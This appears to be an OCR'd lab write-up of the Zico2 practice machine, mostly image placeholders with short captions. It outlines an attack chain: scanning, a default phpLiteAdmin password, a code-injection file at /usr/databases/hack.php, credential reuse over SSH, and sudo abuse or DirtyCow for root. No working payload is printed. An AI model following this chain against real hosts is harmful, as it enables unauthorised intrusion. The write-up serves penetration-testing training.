Table of Contents


Summary

Zico2 is a web server running a version of phpLiteAdmin vulnerable to remote code execution (RCE). The vulnerability was published on Jan 11th, 2013, there is no related CVE.


1. A low-privilege shell was gained with the RCE exploit
2. A plaintext password was recovered from a database config file.
3. The credential was reused by the user account and could be used to gain a shell over SSH.
4. Full root privileges were gained by exploiting the limited sudo privileges granted to the user.
5. DirtyCow was used to elevate from the initial low-privilege shell to full root privileges on the host.

Recon/Scanning


netdiscover of my private range to find host




validate via browser:




nmap for services and versions:




nikto since we have web services



nikto returned the site images




Looking at the rest of the site pages:




Insecure direct object references?


Yes




dirb to find additional directories



test_db.php????



password = admin



Real world example:


Equifax used 'admin' for login & password of a database

Database stored names, emails, and Social Security equivalents of Argentinians.


https://www.cnbc.com/2017/09/14/equifax-used-admin-for-the-login-and-password-of-a-non-us-database.html


Initial Exploit


searchsploit phpLiteAdmin




php RCE?










command injection




/usr/databases/hack.php

